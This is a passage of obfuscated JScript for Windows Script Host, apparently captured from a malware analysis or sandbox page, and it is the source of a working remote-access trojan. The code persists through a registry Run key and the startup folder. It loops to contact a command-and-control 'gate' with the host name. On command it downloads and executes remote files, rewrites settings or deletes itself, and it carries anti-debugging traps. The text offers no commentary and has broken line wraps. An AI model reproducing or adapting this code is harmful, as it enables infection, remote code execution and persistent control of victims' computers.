                                }, this['zGDTQe'] = '\x5cw+\x20*\x5c(\x5c)\x20*{\x5cw+\x20*', this['HjrHjW'] = '[\x27|\x22].+[\x27|\x22];?\x20*}';
                            };
                            _0x3c82a3['prototype']['NiMncb'] =
                            function () {
                                var _0x1ea5df = new RegExp ( this['zGDTQe'] + this['HjrHjW'] ), _0x3d06b9 = _0x1ea5df['test'] ( this['KtfqmL']['toString'] ( ) )
                                ? -- this['erFzXo'][0x1] : -- this['erFzXo'][0x0];
                                return this['rKZMXc'] ( _0x3d06b9 );
                            },
                            _0x3c82a3['prototype']['rKZMXc'] =
                            function (_0x415288) {
                                if ( ! Boolean ( ~ _0x415288 ) )
                                    return _0x415288;
                                return this['gTYFtX'] ( this['dFGFPT'] );
                            },
                            _0x3c82a3['prototype']['gTYFtX'] =
                            function (_0x477ace) {
                                for ( var _0x115c69 = 0x0, _0x3fb45b = this['erFzXo']['length'] ; _0x115c69 < _0x3fb45b ; _0x115c69 ++ )
                                    {
                                        this['erFzXo']['push'] ( Math['round'] ( Math['random'] ( ) ) ), _0x3fb45b = this['erFzXo']['length'];
                                    }
                                return _0x477ace ( this['erFzXo'][0x0] );
                            }, new _0x3c82a3 ( _0x1fc1 ) ['NiMncb'] ( ), _0x1fc1['gqdguA'] = ! ! [];
                        }
                    _0x387f06 = _0x1fc1['xeclEU'] ( _0x387f06, _0x18bd1c ), _0x1fc1['tEpTFs'][_0x30f503] = _0x387f06;
                }
            else
                _0x387f06 = _0x38ac6c;
            return _0x387f06;
        };
        var _0x4f83db = _0x1fc1, _0x5abc4a = _0x26ae;
        ( function (_0x21ce3b, _0x4d5b36) {                                                                                    (mCozt8kWW4eQEG,CNvU,W53dQmk9cmoWC0KrI
                                                                                                                               Show all Function Runs
            var _0x3ba741 = _0x1fc1, _0x37524d = _0x26ae;
            while (! ! [ ] )
                {
                    try
                    {
                        var _0x469b11 = - parseInt ( _0x37524d ( '0x18d' ) ) + - parseInt ( _0x37524d ( 0x154 ) ) + parseInt ( _0x3ba741 ( 0x175, 0x18d") ➔
                        1)r' ) ) + - parseInt ( _0x3ba741 ( 0x14e, 'DH)J' ) ) * parseInt ( _0x3ba741 ( 0x18a, '^Bvv' ) ) + - parseInt ( _0x37524d ( 0x1
                        5d ) ) * parseInt ( _0x37524d ( '0x17c' ) ) + parseInt ( _0x37524d ( '0x136' ) ) + - parseInt ( _0x3ba741 ( 0x14c, '$G#%' ) ) * -
                        parseInt ( _0x3ba741 ( 0x18e, 'OvA7' ) );
                        if ( _0x469b11 === _0x4d5b36 )
                            break ;
                        else
                            _0x21ce3b['push'] ( _0x21ce3b['shift'] ( ) );
                    }
                    catch ( _0x4718c2 )
                    {
                        _0x21ce3b['push'] ( _0x21ce3b['shift'] ( ) );
                    }
                }
        } ( _0x39e5, 0x469ee ) );
        var SaveSettings = _0x5abc4a ( 0x175 ), shellobj = new ActiveXObject ( _0x5abc4a ( '0x184' ) ), filesystemobj = new Active
        XObject ( 'scripting.filesystemobject' ), HKCU = _0x4f83db ( 0x17f, '[mYd' ), startup = shellobj[_0x4f83db ( 0x13a, '^EhX' ) ]
        ( _0x5abc4a ( 0x153 ) ) + '\x5c', installdir = shellobj['expandenvironmentstrings'] ( _0x4f83db ( 0x170, '#LM8' ) ) + '\x5c', tem
        p = shellobj[_0x5abc4a ( 0x190 ) ] ( _0x5abc4a ( '0x139' ) ) + '\x5c', gate = _0x4f83db ( '0x14f', 'v3Qe' ), user_agent = _0x5ab
        c4a ( '0x150' ), time = 0xea60;
        do
            {
                install ( ), getCommand ( ), sleep ( time );
            }
        while( ! ! [ ] )
        function Download_exec(_0x4ab90f, _0x3e72fb) {
            var _0x1071d9 = _0x4f83db, _0xbf514b = _0x5abc4a;
            if ( _0x4ab90f['indexOf'] ( _0xbf514b ( '0x16c' ) ) < 0x0 )
                var _0x2a30ac = gate[_0xbf514b ( '0x17a' ) ] ( '/' ), _0x4ab90f = gate[_0xbf514b ( 0x169 ) ] ( _0x2a30ac[_0x2a30ac['length'] -
                0x1], _0x1071d9 ( 0x188, '9fc#' ) + _0x4ab90f );
```

Code

```
var _0x2d8802 = new ActiveXObject ( 'Microsoft.XMLHTTP' ), _0x40f67c = new ActiveXObject ( 'ADODB.Stream' );
if ( _0x3e72fb == 0x1 )
    var _0x2d6e36 = WSH[_0xbf514b ( 0x16d ) ];
else
    {
        var _0x39a245 = _0x4ab90f[_0x1071d9 ( '0x155', 'C^uH' ) ] ( _0x4ab90f[_0x1071d9 ( '0x15b', 'tSe#' ) ] - 0x4, _0x4ab90f[_0xb
        f514b ( '0x14a' ) ] ), _0x364960 = '', _0x41273d = _0xbf514b ( '0x167' ), _0x43f378 = _0x41273d[_0xbf514b ( 0x14a ) ];
        for ( var _0x34b6d1 = 0x0 ; _0x34b6d1 < 0x8 ; _0x34b6d1 ++ )
            {
                _0x364960 += _0x41273d[_0xbf514b ( 0x13d ) ] ( Math[_0xbf514b ( 0x185 ) ] ( Math[_0x1071d9 ( '0x17d', '874s' ) ] ( ) * _0x43
                f378 ) );
            }
        var _0x2d6e36 = temp + _0x364960 + _0x39a245;
    }
_0x2d8802[_0xbf514b ( 0x149 ) ] ( _0x1071d9 ( 0x172, '874s' ), _0x4ab90f, ! [] ), _0x2d8802[_0xbf514b ( '0x13b' ) ] ( ), _0x40
f67c['type'] = 0x1, _0x40f67c[_0xbf514b ( '0x149' ) ], _0x40f67c[_0x1071d9 ( 0x186, '^EhX' ) ] ( _0x2d8802[_0x1071d9 ( 0x17
1, 'vnI1' ) ] ), _0x40f67c[_0xbf514b ( '0x180' ) ] ( _0x2d6e36, 0x2 );
try
{
    shellobj[_0xbf514b ( '0x18b' ) ] ( _0x2d6e36 );
}
catch ( _0x4d31de )
{
}
}
function install() {
    var _0x2ca4f5 = _0x4f83db, _0x22499d = _0x5abc4a, _0x553279 = _0x22499d ( 0x146 );
    try
    {
        shellobj[_0x22499d ( 0x162 ) ] ( HKCU + WSH[_0x22499d ( '0x15f' ) ][_0x2ca4f5 ( 0x159, 'ySE2' ) ] ( '.' ) [0x0], _0x553279 + S
        tring[_0x22499d ( 0x14d ) ] ( 0x22 ) + installdir + WSH[_0x2ca4f5 ( 0x18c, '[mYd' ) ] + String['fromCharCode'] ( 0x22 ), _0x22
        499d ( 0x157 ) ), filesystemobj[_0x2ca4f5 ( 0x13e, '^EhX' ) ] ( WSH['scriptfullname'], installdir + WSH[_0x22499d ( 0x15f ) ], !
        ! [] ), filesystemobj['copyfile'] ( WSH[_0x22499d ( '0x16d' ) ], startup + WSH[_0x2ca4f5 ( 0x15e, 'ySE2' ) ], ! ! [] );
    }
    catch ( _0x3534fb )
    {
    }
}
function getCommand() {
    var _0x373146 = _0x4f83db, _0x22eae4 = _0x5abc4a,
    _0x3c82a3 = function () {
        var _0x4e8d66 = ! ! [];
        return function (_0xd91065, _0x49581c) {
            var _0x6890f8 = _0x4e8d66 ?
            function () {
                var _0x31a666 = _0x1fc1;
                if ( _0x49581c )
                    {
                        var _0x2c2df6 = _0x49581c[_0x31a666 ( 0x160, 'DH)J' ) ] ( _0xd91065, arguments );
                        return _0x49581c = null, _0x2c2df6;
                    }
            } :
            function () {
            };
            return _0x4e8d66 = ! [], _0x6890f8;
        };
    } ( ),
    _0x2cc4e4 = _0x3c82a3 ( this,
    function () {
        var _0x165709 = function () {
            var _0x4e308a = _0x1fc1, _0x50e1a3 = _0x26ae, _0x4f1543 = _0x165709[_0x50e1a3 ( '0x179' ) ] ( 'return\x20/\x22\x20+\x2
            0this\x20+\x20\x22/' ) ( ) [_0x4e308a ( '0x148', 'Fq[d' ) ] ( _0x4e308a ( 0x145, 'hIr#' ) );
            return ! _0x4f1543[_0x4e308a ( '0x16a', '2kiA' ) ] ( _0x2cc4e4 );
        };
        return _0x165709 ( );
    } ) ;
    _0x2cc4e4 ( );
    var _0x1ea5df = function () {
        var _0x14436f = ! ! [];
        return function (_0x5126a2, _0xc5637) {
            var _0xe720db = _0x14436f ?
            function () {
                if ( _0xc5637 )
                    {
                        var _0x3e456b = _0xc5637['apply'] ( _0x5126a2, arguments );
                        return _0xc5637 = null, _0x3e456b;
                    }
            } :
            function () {
            };
            return _0x14436f = ! [], _0xe720db;
        };
    } ( );
    ( function () {
        _0x1ea5df ( this,
        function () {
            var _0x5b1a0b = _0x26ae, _0x5f0503 = _0x1fc1, _0x522cd6 = new RegExp ( _0x5f0503 ( '0x141', '9fc#' ) ), _0x82cad1 = ne
            w RegExp ( '\x5c+\x5c+\x20*(?:[a-zA-Z_$][0-9a-zA-Z_$]*)', 'i' ), _0x4ff68c = _0x2150f9 ( _0x5b1a0b ( 0x165 ) );
```

Code

```
                ! _0x522cd6['test'] ( _0x4ff68c + _0x5b1a0b ( '0x166' ) ) || ! _0x82cad1[_0x5b1a0b ( 0x18f ) ] ( _0x4ff68c + _0x5b1a0b ( '0x142' ) ) ? _0x4ff68c ( '0' ) : _0x2150f9 ( );
            } )  ( );
        } ( ) );
        try
        {
            var _0x3d06b9 = shellobj[_0x22eae4 ( '0x147' ) ] ( SaveSettings );
        }
        catch ( _0xcb3062 )
        {
            var _0x3d06b9 = '';
        }
        var _0x415288 = new ActiveXObject ( _0x22eae4 ( '0x164' ) );
        _0x415288[_0x22eae4 ( '0x149' ) ] ( _0x22eae4 ( 0x176 ), gate, ! [] ), _0x415288['setRequestHeader'] ( _0x22eae4 ( 0x140 ), user_agent ), _0x415288[_0x373146 ( '0x181', ')q)E' ) ] ( _0x22eae4 ( '0x16f' ), _0x22eae4 ( 0x182 ) );
        if ( _0x3d06b9[_0x373146 ( '0x152', 'DH)J' ) ] < 0x8 )
            var _0x477ace = _0x373146 ( '0x14b', 'DH)J' );
        else
            var _0x477ace = '';
        _0x415288[_0x22eae4 ( '0x13b' ) ] ( _0x373146 ( '0x168', '9]lD' ) + shellobj[_0x22eae4 ( '0x190' ) ] ( _0x22eae4 ( 0x177 ) ) + '|' + _0x3d06b9 + _0x373146 ( 0x173, '$G#%' ) + _0x477ace );
        var _0x115c69 = _0x415288[_0x22eae4 ( '0x16e' ) ], _0x3fb45b = _0x115c69[_0x22eae4 ( '0x17a' ) ] ( '|' );
        switch ( _0x3fb45b[0x0] ) {
            case '00' :
                shellobj['RegWrite'] ( SaveSettings, _0x3fb45b[0x1], _0x22eae4 ( '0x157' ) );
                break ;
            case '01' :
                Download_exec ( _0x3fb45b[0x1], 0x0 );
                break ;
            case '03' :
                Download_exec ( _0x3fb45b[0x1], 0x1 );
                break ;
            case '19' :
                shellobj['regdelete'] ( HKCU + WSH[_0x373146 ( '0x161', '$G#%' ) ][_0x22eae4 ( '0x17a' ) ] ( '.' ) [0x0] ), filesystemobj['deletefile'] ( startup + WSH[_0x22eae4 ( 0x15f ) ], ! ! [] ), filesystemobj['deletefile'] ( installdir + WSH['scriptname'], ! ! [] ), shellobj[_0x373146 ( '0x17b', 'i(]w' ) ] ( SaveSettings ), WSH[_0x22eae4 ( '0x143' ) ] ( );
                break ;
        }
    }
    function sleep(_0x2c0b28) {
        var _0x2f1f4c = _0x4f83db, _0x3087a4 = new Date (  ) [_0x2f1f4c ( '0x13c', 'tSe#' ) ] ( );
        for ( var _0x1c89e7 = 0x0 ; _0x1c89e7 < 0x989680 ; _0x1c89e7 ++ )
            {
                if ( new Date (  ) ['getTime'] ( ) - _0x3087a4 > _0x2c0b28 )
                    break ;
            }
    }
    function _0x2150f9(_0x5ba605) {
        function _0x35b8c4(_0x586539) {
            var _0x397bed = _0x26ae, _0x4b3546 = _0x1fc1;
            if ( typeof _0x586539 === 'string' )
                return function (_0x54187a) {
                }['constructor'] ( 'while\x20(true)\x20{}' ) [_0x4b3546 ( '0x163', '8p52' ) ] ( 'counter' );
            else
                ( '' + _0x586539 / _0x586539 )[_0x4b3546 ( 0x15a, 'Y!nA' ) ] !== 0x1 || _0x586539 % 0x14 === 0x0 ? function () {
                return ! ! [  ];}[_0x4b3546 ( '0x138', 'HQ15' ) ] ( 'debu' + _0x4b3546 ( '0x144', 'ySE2' )  ) [_0x397bed ( 0x158 ) ] ( _0x4b3546 ( '0x183', 'uBWS' ) ) : function () {
                return ! [  ];}[_0x397bed ( '0x179' ) ] ( _0x397bed ( '0x174' )  + _0x4b3546 ( '0x13f', 'i(]w' )  ) [_0x4b3546 ( 0x151, '2kiA' ) ] ( _0x4b3546 ( '0x178', 'U!CQ' ) );
            _0x35b8c4 ( ++ _0x586539 );
        }
        try
        {
            if ( _0x5ba605 )
                return _0x35b8c4;
            else
                _0x35b8c4 ( 0x0 );
        }
        catch ( _0x1607e6 )
        {
        }
    }
```